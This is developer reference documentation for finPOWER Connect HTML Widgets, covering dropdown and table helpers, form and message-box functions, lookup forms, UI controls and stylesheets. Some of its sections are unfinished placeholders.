NOTE: finPOWER Connect Cloud does not use <SELECT> elements. It has its own custom ComboBox control which is not available to HTML Widgets.

One advantage of the <SELECT> tag is that it is native and therefore works well on both Mobile and Desktop. The reason that it is not used in finPOWER Connect Cloud is that data-entry is limited to the supplied list whereas finPOWER Connect often requires a dropdown list of values that the User can choose to ignore and just enter their own value.

The items within a <SELECT> element are represented by <OPTION> elements.

These options can have display value and optionally, a different internal value.

Most functions relating to the <SELECT> element only deal with the display value and assume each option does not have a 'value' attribute. The exceptions are the 'Collection' functions.

In vanilla HTML, a dropdown list is defined as follows:

```
<select id="cboGender">
  <option>Unknown</option>
  <option>Male</option>
  <option>Female</option>
</select>

<select id="cboGender">
  <option value="U">Unknown</option>
  <option value="M">Male</option>
  <option value="F">Female</option>
</select>
```

However, it is often useful to be able to set the list dynamically.

The following helper methods simplify dealing with <SELECT> element lists.

DDListFromArray

Populate the list from a JavaScript array.

This method takes the following parameters:

- element
  - Either an id or a jQuery element.
- array
  - A JavaScript array.
- alwaysIncludeValue
  - *Optional*. Always include this value even if it does not exist in the array.

```
widget.UI.DDListFromArray("cboGender", ["Unknown", "Male", "Female"]);
```

DDListFromCollection

Populate the list from a JavaScript array of objects (a collection).

This method takes the following parameters:

- element
  - Either an id or a jQuery element.
- array
  - A JavaScript array of objects.

- displayProperty
  - The name of the display property in the array objects.
- valueProperty
  - *Optional*. The name of the value property in the array objects.

```
var mAccountTypes = [{AccountTypeId:"CCT",Description:"Variable Loan",DefaultTerm:"6 Months"},
                     {AccountTypeId:"FR",Description:"Floating Rate Loan",DefaultTerm:"12
Months"},
                     {AccountTypeId:"P",Description:"Promotion Loan",DefaultTerm:"12 Months"}];

widget.UI.DDListFromCollection("cboAccountType", mAccountTypes, "Description", "AccountTypeId");
```

DDListFromCsv

Populate the list from a comma separated list of values (CSV).

This method takes the following parameters:

- element
  - Either an id or a jQuery element.
- csvString
  - A simple comma-separated string.
    NOTE: Quoted values are not supported.
- alwaysIncludeValue
  - *Optional*. Always include this value even if it does not exist in the list.

```
widget.UI.DDListFromCsv("cboGender", "Unknown,Male,Female");
```

DDListAdd

Add an item to a list.

This method takes the following parameters:

- element
  - Either an id or a jQuery element.
- item
  - A string value.

```
widget.UI.DDListAdd("cboGender", "Unknown ");
```

TABLE Element

The HTML <TABLE> element can be used to display a grid of information.

TableAddRowsFromCollection

Perform simple data-binding by adding rows to a table (or tbody) based upon a collection.

This method takes the following parameters:

- element
  - Either an id or a jQuery element.
- collection
  - A JavaScript array of objects.
- *fieldList*
  - *Optional*. A comma-separated list of property names to insert into the table.
    - If omitted, a table cell will be created for each property.
- *formatCallback*
  - *Optional.* A function that will be called every time a table cell has been added.
    - This provides the ability to format the cell value, cell style, row style etc.
    - The callback function will receive a JavaScript object, o, containing the following properties:
      - rowIndex
        - The index number of the record in the collection.
      - record
        - The actual record that the current row represents.
      - field
        - The field (property in the record) to display in the current cell.
      - fieldName
        - The field (property) name being displayed in the current cell.
      - row
        - A jQuery TR element.
      - cell
        - A jQuery TD element.
      - html
        - Setting this value will replace the HTML content of the cell.
        - **NOTE:** This is the same as doing `o.cell.html("content")`.

NOTE: The Notifications Example Widget, included in the Templates/Sample Scripts/HTML Widgets folder contains a full example of using this function.

Objects

Form

The JavaScript widget object provides a mechanism for creating simple forms that fit in with the finPOWER Connect Cloud User Interface.

NOTE: When creating an externally hosted HTML Widget, it may be desirable to use external JavaScript libraries instead so the style fits more with the Website in which the Widget is being hosted.

Forms are generally represented by one or more table elements within a tag, e.g.:

```
<div id='frmTest'>
  <table form-role='form'>
    <tr><th form-role='section'>Section heading 1</th>
    <tr>
      <th><label for='txtName'></label></th>
      <td><input id='txtName' maxlength='50'/></td>
    </tr>
    <tr>
      <th colspan='2'><input id='chkTest' type='checkbox' caption='This is a checkbox'/></th>
    </tr>
  </table>
</div>
```

Often, the form will be a multi-page form either to represent different pages of information or to represent a wizard where the User must move though pages in a linear fashion. This type of form will generally have a "Header" and "Footer" area.

A form is created as follows:

```
// Create Widget form
Var frmMain = new widget.UI.Form("frmTest", { captionWidth: "8em", textboxWidth: "20em" });
```

Create Options

- `captionWidth: String`
  - The width to apply to the first column in the table if none is specified in the HTML.
- `textboxWidth: String`
  - The default width to apply to textboxes that do not have a width specified.
- `style: Boolean`
  - Set to false to bypass automatic styling of form controls.
- `visible: Boolean`
  - Set to `false` to hide the form.
    - This is useful during startup since it provides a cleaner looking interface.

Properties

With all properties, not supplying a parameter will return the state; supplying a parameter will set the state.

- `Caption(String)`

When created, the Form object will iterate through all of its child controls and convert them into Widget-style controls where possible.

Controls are converted based on the type of the `<input>` element, e.g., `<input type='checkbox'/>` elements will be converted into Widget CheckBox controls.

`<input>` elements can be given one of the following "`field-type`" attributes to control how they are converted:

- currency
- date
- integer

System-Supplied Examples

The following system-supplied HTML Widgets provide examples of Form functionality:

- **Quick Quote for Term-based Account Types**
  - Code: QuickQuoteTerm
  - A single-page form.
  - Displays Summary Page (Version 2) content as part of the form.
  - Contains dropdown lists and Currency input fields.
- **New Client (Individual)**
  - Code: NewClientIndividual
  - A multi-page wizard (including Tabs).
    - Includes both client and server-side validation.
  - The form has "header", "body" and "footer" regions.
  - Contains Date input fields and handling.
  - Uses Addressing functionality to auto-fill addresses.
  - Allows an image to be uploaded.

Message Boxes

These functions should be used in preference to the built-in JavaScript methods such as `window.alert` and `window.confirm`.

NOTE: Never assume that these methods are synchronous, even if early versions appear to use the synchronous `window.alert` function internally (e.g., from within finPOWER Connect or an externally hosted Widget).

Always provide a callback if you wish to execute code after the message box is dismissed.

MsgBoxAlert

Displays an alert message box.

This method takes the following parameters:

- message
- options
  - *Optional*. A JavaScript object.
    - **NOTE:** Used only when hosted within finPOWER Connect Cloud; ignored in other hosting contexts.
    - The following options can be specified:
      - `heading (String)`
        - A bold heading to display above the message
      - `title (String)`
        - A title for the message box window. If unspecified, this will be "Alert".
- callback
  - *Optional*. The function to call when this message box is dismissed.

```
widget.UI.MsgBoxAlert("The message", { heading: "My Heading"}, function() {
  // Code executed when the message box is dismissed
});
```

MsgBoxConfirm

Displays a confirmation message box.

This method takes the following parameters:

- message
- options
  - *Optional*. A JavaScript object.
    - **NOTE:** Used only when hosted within finPOWER Connect Cloud; ignored in other hosting contexts.
    - The following options can be specified:
      - `heading (String)`
        - A bold heading to display above the message
      - `title (String)`
        - A title for the message box window. If unspecified, this will be "Confirm".
- okCallback
  - *Optional*. The function to call when the "OK" button is clicked.
- cancelCallback
  - *Optional*. The function to call when the "Cancel" button is clicked or this message box is dismissed.

```
widget.UI.MsgBoxConfirm("The message", { heading: "My Heading"}, function() {
  // Code executed when the OK button is clicked
});
```

MsgBoxConfirmList

Displays a confirmation message box containing one or more items that must be checked in order to continue.

This method takes the following parameters:

- message
- list
  - An array of strings.
- options
  - *Optional*. A JavaScript object.
    - **NOTE:** Used only when hosted within finPOWER Connect Cloud; ignored in other hosting contexts.
    - The following options can be specified:
      - `heading (String)`
        - A bold heading to display above the message
      - `title (String)`
        - A title for the message box window. If unspecified, this will be "Confirm".
- okCallback
  - *Optional*. The function to call when the "OK" button is clicked.
- cancelCallback
  - *Optional*. The function to call when the "Cancel" button is clicked or this message box is dismissed.

```
var list = ["Question 1", "Question 2"];

widget.UI.MsgBoxConfirmList("The message", list, { heading: "My Heading"}, function() {
  // Code executed when the OK button is clicked
});
```

MsgBoxConfirmDelete

Displays a delete confirmation message box.

This method takes the following parameters:

- message
- options
  - *Optional*. A JavaScript object.
    - **NOTE:** Used only when hosted within finPOWER Connect Cloud; ignored in other hosting contexts.
    - The following options can be specified:
      - `heading (String)`
        - A bold heading to display above the message
      - `title (String)`
        - A title for the message box window. If unspecified, this will be "Confirm".
- okCallback
  - *Optional*. The function to call when the "OK" (or "Delete") button is clicked.
- cancelCallback
  - *Optional*. The function to call when the "Cancel" button is clicked or this message box is dismissed.

```
widget.UI.MsgBoxConfirmDelete("The message", { heading: "My Heading"}, function() {
  // Code executed when the OK/ Delete button is clicked
});
```

Widget Forms

A special `widget.UI.Forms` object is available to JavaScript within the HTML Widget.

This contains functionality to access a sub-set of finPOWER Connect form functionality.

NOTE: HTML Widgets to not have access to normal finPOWER Connect forms.

This object allows access to only a small sub-set of form functionality.

Typically, "External" Widgets do not have access to any form functionality.

The following table contains each of the `widget.UI.Form` object's methods, which Widget version they are available at, and whether they are available in a particular hosting environment and version:


Method	Version	Widget	Desktop	Cloud	External
ShowAccountSchedule	3.01.04	1.08	X	X	
ShowHtmlWidgetModal	3.01.11	1.16	X	X	
ShowCompanyLookup	3.00.05	1.03	X	X	
ShowRangeLookupFromStandardRange	3.01.00	1.07	X	X	


NOTE: The "External" column relates to both externally hosted HTML Widgets and also, Portals.

ShowCompanyLookup

Shows the Company Lookup form which can be passed search parameters and displays a list of companies from the relevant service (e.g., NZ government).

```
function ShowForm() {
  var options = {
    searchBy: "CompanyName",
    companyName: "Intersoft Systems",
  }

  widget.UI.Forms.ShowCompanyLookup(options, ShowForm_Done, ShowForm_Fail)
}

function ShowForm_Done(data) {
  var o = data ? JSON.parse(data) : {};

  window.alert("ShowForm_Done: " + data);
}

function ShowForm_Fail(data) {
  window.alert(data);
}
```





options

A JavaScript object containing all or a subset of the following:

```
{
  searchBy: "BusinessNumber",
  autoClose: false,
  showUpdateOptions: false,

  businessNumber: null,
  legalName: null,
  companyNumber: null,
  companyName: null,
}
```

- **searchBy**
  - One of the following:
    - BusinessNumber
    - LegalName
    - CompanyName
    - CompanyNumber

- **autoClose**
  - If true, then a search on "BusinessNumber" will automatically close the form if only one result is found and the business number matches (providing `showUpdateOptions` is `false`).
    - **NOTE:** This is the equivalent to the User selecting the item in the grid and clicking "OK".
- **showUpdateOptions**
  - If `true`, this will show checkboxes for each applicable property (supplied in the options) that the User has opted to update. Each of these will be passed as an "`updateXXX`" property on the response.
  - **NOTE:** As of version 3.00.05, this is not yet supported on the finPOWER Connect Cloud version of the Company Lookup form.
- **businessNumber**
  - The Business Number. Depending on the country, this might be NZBN, ABN, ACN etc.
- **legalName**
  - The Organisation or Company's Legal Name.
- **companyNumber**
  - The Organisation or Company Number. Depending on the country, this might be ACN etc.
- **companyName**
  - The Organisation or Company Name.

The Company Search form will show checkboxes to allow the User to select whether they want to update the supplied properties.

These checkboxes are only displayed if the `options` contains a particular property, e.g., if `legalName` is present, a checkbox will appear to update the Legal Name.

NOTE: The Checkboxes do nothing other than provide various "`updateXXX`" properties to the `doneCallback` function.

doneCallback

A JavaScript function that takes a single "data" parameter which will either be a blank String (indicating the User cancelled the form) or a JSON encoded String which can be parsed into an object containing the following (or a sub-set of):

```
{
  businessNumber: "123456",
  companyName: "My Company Limited",
  companyNumber: "789101112",
  commencementDate: "",

  updateBusinessNumber: true,
  updateCompanyName: true,
  updateLegalName: false,
  updateCommencementDate: "2017-01-31T00:00:00Z",
}
```

NOTE: `data` will be a blank String if the form was cancelled by the User.

Also, the "`updateXXX`" properties will only be available if `option.showUpdateOptions = true` was send to the `ShowCompanyLookup` function.

failCallback

A JavaScript function that takes a single "data" parameter which will be passed a String containing an error message.

ShowHtmlWidgetModal

Shows another HTML Widget form and sets up a notification mechanism so that the second HTML Widget can send notifications to the first, e.g., when a New Account wizard has opened the New Client wizard and the New Client wizard has been completed.

The example below is from a New Account wizard and opens a New Client wizard and sets up a notification handler:

```
function NewClientIndividual() {
  var params = {
    ShowNewRecordOnFinish: false,
  }
  widget.UI.Forms.ShowHtmlWidgetModal("WIDGETNC",
    { startupParametersJson: JSON.stringify(params) },
    NewClientIndividual_Notify);
}

function NewClientIndividual_Notify(actionId, data) {
  // Parse
  data = JSON.parse(data);

  // Handle
  switch(actionId) {
    case "RecordAdded":
      AddClient(data.ClientId);
      break;
  }
}
```


The following code is then run at the end of the New Client wizard to notify the New Account wizard that a Client has been added:


```
widget.ParentNotify("RecordAdded", { ClientId: newClientId });
```

ShowRangeLookupFromStandardRange

Shows the Range Lookup form which allows the User to select or enter a range of items based on a Standard Range, e.g., "Account Types".

```
function ShowForm() {
  var options = {
    caption: "Lookup Account Types",
    sqlWhere: "AccountTypeId Like 'C%'",
  }

  widget.UI.Forms.ShowRangeLookupFromStandardRange("AccountTypes", "VL", options, ShowForm_Done,
ShowForm_Fail)
}

function ShowForm_Done(data) {
  window.alert("ShowForm_Done: " + data);
}

function ShowForm_Fail(data) {
  window.alert(data);
}
```





options

A JavaScript object containing all or a subset of the following:

```
{
  Caption: "Lookup Account Types",
  sqlWhere: "AccountTypeId Like 'C%'",
}
```

- **caption**
  - The Caption to display as the form title.
- **sqlWhere**
  - An SQL Where clause to filter the standard range by

doneCallback

A JavaScript function that takes a single "data" parameter which will be the range entered by the User.

NOTE: This function is not called if the form was cancelled by the User.

failCallback

A JavaScript function that takes a single "data" parameter which will be passed a String containing an error message.

Widget Controls

This section details the controls available via the `widget.UI` object.

NOTE: Context sensitive help on these controls is available from the Template Text page of the Scripts form by pressing Alt+F1 to open the "HTML Widgets and Portals" help.

Using the Alt+F1 help is recommended since it is frequently updated and contains information and controls not available in this document.

WARNING: Think carefully before using the supplied Widget controls with externally hosted Widgets. Since the Widget controls have minimum browser requirements that may change over time; you might not want to enforce these requirements on users of an external Website.

CheckBox

Provides a CheckBox control.

A CheckBox is created as follows:

```
<th colspan="2"><input id="chkTest" type="checkbox"/></th>


// Create CheckBox
var chkTest = widget.UI.CheckBox("chkTest", {
  caption: "This is a CheckBox control",
  onChange: function(sender, e) { window.alert(chkTest.Value()); }
});

chkTest.Value(true);
```

IMPORTANT: You must add the `type="checkbox"` attribute to the HTML Input element.

Create Options

- `caption: String`
- `captionWrap: Boolean (false)`
  - Set to true for checkboxes with long captions that need to wrap.
- `readOnly: Boolean`
- `cssClass: String`
  - Set to "is-radio-button" to style as a radio button rather than a checkbox
- `onChange: function(sender, e)`

Properties

With all properties, not supplying a parameter will return the state; supplying a parameter will set the state.

- `Caption(String)`
  - The display caption
- `ReadOnly(Boolean)`
  - The read-only state.
- `Value(Boolean)`
  - The checked value.
- `Visible(Boolean)`
  - The visible state.
- `VisibleRow(Boolean)`
  - The visible state of the table row (if applicable) containing this control.
  - Useful for hiding or showing the entire table row.

Methods

None.

Events

- `onChange`
  - Occurs when the CheckBox state is changed by the user (not by code).

- The function takes two parameters, `sender` (a reference to this control) and `e`, which is an empty object and currently does nothing.

NOTE: The `widget.UI.Form` object will style any <input type='checkbox'/> controls to look like a `widget.UI.CheckBox`.

ComboBox

Provides a ComboBox control which has a dropdown list but which (optionally), the user can type any text value into.

A ComboBox is created as follows:

```
<tr>
  <th><label for="cboTestCsv">From CSV:</label></th>
  <td><input id="cboTestCsv"/></td>
</tr>


cboTestCsv = widget.UI.ComboBox("cboTestCsv", {
  allowBlank: false,
  listCsv: "one,two,three,four",
  //limitToList: true,
  maxLength: 20,
  onChange: function(sender, e) {
    e.ChangeHandled = true; // Prevent event firing again when losing focus
    showInfo("cboTestCsv, new Value: " + sender.Text());
  },
});

cboTestCsv.Text("My Value");
//cboTestCsv.ListFromCsvString("a,b,c");
```

Create Options

- `allowBlank: Boolean`
- `limitToList: Boolean`
  - If set to `true`, any text entered by the user will be validated against the ComboBox's list and cleared if necessary.
    - **NOTE:** Text set via code will never be validated or cleared.
- `listCsv: String`
  - Allows a comma-separated list to be defined.
- `maxLength: Integer`
  - Maximum length in characters.
- `readOnly: Boolean`
- `onChange: function(sender, e)`

Properties

With all properties, not supplying a parameter will return the state; supplying a parameter will set the state.

- `Caption(String)`
  - The display caption on the associated label element.
- `ListIndex(Integer)`
  - The index of the current text value in the list or -1 if the value is not in the list.
- `ReadOnly(Boolean)`
  - The read-only state.
- `Text(String)`
  - The text value.
- `Visible(Boolean)`
  - The visible state.
- `VisibleRow(Boolean)`

- The visible state of the table row (if applicable) containing this control.
- Useful for hiding or showing the entire table row.

Methods

- `ListFromCsvString(String)`
  - Set the list from a CSV String, e.g., "a,b,c,d"
- `ListFromArray(Array)`
  - Set the list from a JavaScript Array, e.g., ["A", "B", "C", "D"]
- `ListFromCollection(Collection, displayColumn)`
  - Set the list from a JavaScript Collection

Events

- `onChange`
  - Occurs when the ComboBox's value is changed by the user (not by code).
  - The function takes two parameters, `sender` (a reference to this control) and `e`, which has a `ChangeHandled` property.
    - This should generally be set to `true` as in the above example. If not, the `onChange` event will be re-fired when the control loses focus.

NOTE: The `widget.UI.Form` object will style any <select/> controls to look like a `widget.UI.ComboBox`.

Also, <select/> controls with a class of "is-combobox" applied will be styled to look similar to a `widget.UI.ComboBox` however, the dropdown arrow (due to browser limitations) will not look like a `widget.UI.ComboBox`.

DateBox

Provides a DateBox control with a dropdown calendar.

A DateBox is created as follows:

```
<tr>
  <th><label for="dateTest">Test Date:</label></th>
  <td><input id="dateTest"/></td>
</tr>


// Create DateBox
var dateTest = widget.UI.DateBox("dateTest", {
  onChange: function(sender, e) {
    e.ChangeHandled = true;
    window.alert("New Value: " + dateTest.Value());
  }
});

dateTest.Value(widget.ParseDate("3/9/1969"));

// Display value to use for Web Services
window.alert(dateTest.ValueAsISOString());
```

Create Options

- `allowBlank: Boolean`
- `historic: Boolean`
  - If set to `true`, any dates entered with 2-digit years will be assumed to be in the past.
  - Use this for fields such as a Client's Date of Birth.
- `readOnly: Boolean`
- `showWeekDayName: Boolean`
  - If set to `true`, shows the week day name to the right of the date.
- `onChange: function(sender, e)`

Properties

With all properties, not supplying a parameter will return the state; supplying a parameter will set the state.

- `Caption(String)`
  - The display caption on the associated label element.
- `ReadOnly(Boolean)`
  - The read-only state.
- `Value(Date)`
  - The date value.
- `Visible(Boolean)`
  - The visible state.
- `VisibleRow(Boolean)`
  - The visible state of the table row (if applicable) containing this control.
  - Useful for hiding or showing the entire table row.

Methods

- `ValueAsISOString()`
  - Returns the value as an ISO-8601 format string which is useful for Web Service interaction.

Events

- `onChange`
  - Occurs when the DateBox's value is changed by the user (not by code).
  - The function takes two parameters, `sender` (a reference to this control) and `e`, which has a `ChangeHandled` property.
    - This should generally be set to `true` as in the above example. If not, the `onChange` event will be re-fired when the control loses focus.

NOTE: When being displayed within finPOWER Connect Desktop, the dropdown calendar is scaled to be smaller so that it is less likely to be truncated by the edge of the Widget container.

NOTE: The `widget.UI.Form` object will style any <input field-type='date'/> controls to look like a `widget.UI.DateBox`.

DBCombo

Provides a Database ComboBox control which has a dropdown list which can display multiple columns. The textbox portion displays a value such as a User Id and a label after the control displays a description such as a User Name.

A DBCombo is created as follows:

Create Options

- `allowBlank: Boolean`
- `limitToList: Boolean`
  - If set to `true`, any text entered by the user will be validated against the DBCombo's list and cleared if necessary.
    - **NOTE:** Text set via code will never be validated or cleared.
- `maxLength: Integer`
  - Maximum length in characters.
- `readOnly: Boolean`
- `showDropdown: Boolean`
  - Set to `false` to not display a dropdown.
  - Typically used for a read-only control.
- `onChange: function(sender, e)`

Properties

With all properties, not supplying a parameter will return the state; supplying a parameter will set the state.

- `Caption(String)`
  - The display caption on the associated label element.
- `ListIndex(Integer)`
  - The index of the current text value in the list or -1 if the value is not in the list.
- `ReadOnly(Boolean)`
  - The read-only state.
- `Text(String)`
  - The text value.
- `Visible(Boolean)`
  - The visible state.
- `VisibleRow(Boolean)`
  - The visible state of the table row (if applicable) containing this control.
  - Useful for hiding or showing the entire table row.

Methods

- `RefreshUnbound(value, description)`
  - Set the value and description.
  - Typically used with a read-only control.
- `RefreshFromCollection(value, idColumn, descriptionColumn, [displayColumns])`

- Refresh from a JavaScript collection (array of objects).

- `RefreshFromStandardRange(standardRangeName, [sqlWhere], [includeInactive], [alwaysIncludeId], [displayColumns], [callback])`
  - Refresh from a standard finPOWER Connect Range, e.g., "Users".
  - **WARNING:** Not supported for externally hosted Widgets for security reasons.
  - **NOTE:** For a complete list of finPOWER Connect Standard Ranges, see the business layer help and search for "`isefinStandardRange`".


Events

- `onChange`
  - Occurs when the DBCombo's value is changed by the user (not by code).
  - The function takes two parameters, `sender` (a reference to this control) and `e`, which has a `ChangeHandled` property.
    - This should generally be set to `true` as in the above example. If not, the `onChange` event will be re-fired when the control loses focus.


FileUpload

In HTML, an input element with a type of "file" is used to provide file upload functionality.

The generic functionality of this input is to provide a textbox with a file lookup button. This varies depending on the platform and Web browser used, e.g.:



If an `<input type="file"/>` is included in a Widget form, it will be enhanced to provide the following interface:



The control is updated automatically and can contain the following attributes to control how it works:

- **field-type**
  - Currently ignored but always specify as "file".
- **max-files**
  - If unspecified, this will be 1.
  - Allows multiple files to be individually added.

The file input control must have an associated label element to gain the enhanced user interface, e.g.:

```
<label for="fileImageFile">
  The maximum image size saved to the Document Manager will be 1024 x 728
  and the orientation will automatically be adjusted if necessary.
</label>
<input id="fileImageFile" type="file" accept="image/*" field-type="file" max-files="1"/>
```

Grid

TODO:

InformationListComboBox

TODO:

Modal

Provides a Modal form control.

A Modal is created as follows:

```
```

Create Options

- `closeOnEscape: Boolean (false)`
- `height: String (50%)`
- `showClose: Boolean (true)`
- `title: String`
- `width: String (50%)`
- `maxWidth: String,`
- `maxHeight: String`

NumberBox

Provides a NumberBox control.

A NumberBox is created as follows:

```
```

Create Options

- `allowBlank: Boolean`
- `blankIfZero: Boolean`
- `caption: String`
- `decimals: Integer`
  - The number of decimal places to display the value to.
  - Set to -1 for currency values
- `maxValue: float`
- `minValue: float`
- `readOnly: Boolean`
- `showSeparators: Boolean`
- `onChange: function(sender, e)`

Properties

With all properties, not supplying a parameter will return the state; supplying a parameter will set the state.

- `Caption(String)`
  - The display caption
- `ReadOnly(Boolean)`
  - The read-only state.
- `Value(Boolean)`
  - The checked value.
- `Visible(Boolean)`
  - The visible state.
- `VisibleRow(Boolean)`
  - The visible state of the table row (if applicable) containing this control.
  - Useful for hiding or showing the entire table row.

Methods

None.

Events

- `onChange`
  - Occurs when the CheckBox state is changed by the user (not by code).
  - The function takes two parameters, `sender` (a reference to this control) and `e`, which is an empty object and currently does nothing.

PreviewPane

RangeSlider

TODO:

Tabs

The JavaScript widget object provides a mechanism for creating simple tabbed layouts that fit in with the finPOWER Connect Cloud User Interface.

Tabs can be configured to be one of the following styles:

- Normal
  - Tabs appear at the top of the Widget and can be freely navigated.
- Wizard
  - No tabs are displayed. Instead, JavaScript code is used to move between the various tab pages.

The Tab object has the following methods:

- Normal
  - Tabs appear at the top of the Widget and can be freely navigated.
- Wizard
  - No tabs are displayed. Instead, JavaScript code is used to move between the various tab pages.

System-Supplied Examples

The following system-supplied HTML Widgets provide examples of Tab functionality:

- **Accounts**
  - Code: Accounts
  - A simple multi-page, Tabbed UI.
- **New Client (Individual)**
  - Code: NewClientIndividual
  - A multi-page wizard (including Tabs).
    - Includes both client and server-side validation.
  - The form has "header", "body" and "footer" regions.
  - Contains Date input fields and handling.
  - Uses Addressing functionality to auto-fill addresses.

TextBox

TODO:

Miscellaneous

The following are not controls as such but can be used in forms to provide control-like behaviour.

Info Text

The "is-info-text" class can be applied to a element to provide information that pops up when made visible.

Split Container

CSS Stylesheets

Although an HTML Widget can reference its own stylesheet (CSS) or define its own <style> blocks, two standard CSS files are available via the Options page of the Scripts form.

WARNING: Never assume a Widget will be a fixed size. Assume it can be pretty much any width or height and therefore its content may scroll and should flow rather than be in fixed positions where possible.

HTML Widget

These stylesheets can be included to give Widgets a consistent look to those provided with finPOWER Connect.

NOTE: These stylesheets should always be included if using Widget Controls and Objects.

It also contains helper classes, e.g., to make a table look like a grid or to provide a layout for forms that consist of a header, body and footer region.

The table below lists the more common styles contained in this stylesheet:

CSS Class	Details	Example
General		

is-widget-content	Marks Widget content and provides a small amount of padding.	`<div class='is-widget-content'>`
		`Padding for widget content.`
		`</div>`

Tables		
is-grid	Styles a table as a grid.	
is-widget-report	Provides a grid with additional styles for reports, e.g., selected column and row.	

Summary Page (Version 2)

If the Widget is to display any Summary Page (Version 2) style content, it should include this stylesheet.

Any Summary Page type content should be enclosed in a element that applies the is-summarypage-2 class, e.g.:

```
<div class='is-summarypage-2'>
  <table class='is-table-info'>
  </table>
</div>
```

finPOWER Connect Script

The finPOWER Connect HTML Widget Script code is the equivalent of server-side code in a Web application, e.g.:

```
Public Function Main(eventId As String,
                     parametersJson As String,
                     startUpParametersJson As String,
                     hostingContext As isefinHtmlWidgetHostingContext,
                     requestInfo As finScriptRequestInfo,
                     ByRef returnValue As String) As Boolean

  ' Assume Success
  Main = True

  ' Handle Events
  Select Case eventId
    Case ""
      ' Main event, i.e., return initial HTML content (excluding html and body tags)
      returnValue = ScriptInfo.TemplateText

    Case "Test"
      ' Test event
      returnValue = "This is a test"
  End Select

End Function
```

The `Main` method of the Script takes the following parameters:

- **eventId**
  - When the Widget is first initialised, this will be a blank String which means the Widget should return its initial content.
    - Typically the Script would just return the Template Text.
      - Or, the Template Text with certain tags replaced, e.g., the Template Text might have a tag "[[UserName]]" which the Script would then replace with `finBL.CurrentUserInformation.Name`.
- **parametersJson**
  - A JSON formatted String containing parameters that this event required.
    - When the Widget is first initialised, this will always be a blank String.
- **startupParametersJson**
  - Startup Parameters are generally those defined on the Parameters page of the Scripts form.
    - The values of these Parameters may have been updated, e.g., if a Custom Page in finPOWER Connect Cloud has been customised.
  - These are passed to EVERY call to the Script.
    - i.e., the Script can access these parameters from any event, not just when the Widget is first initialised.
- **hostingContext**
  - The Hosting Context, i.e., where the Widget is running from.
- **requestInfo**
  - Information about the request to the Widget, e.g.:
    - Is the request occurring over a secure connection.
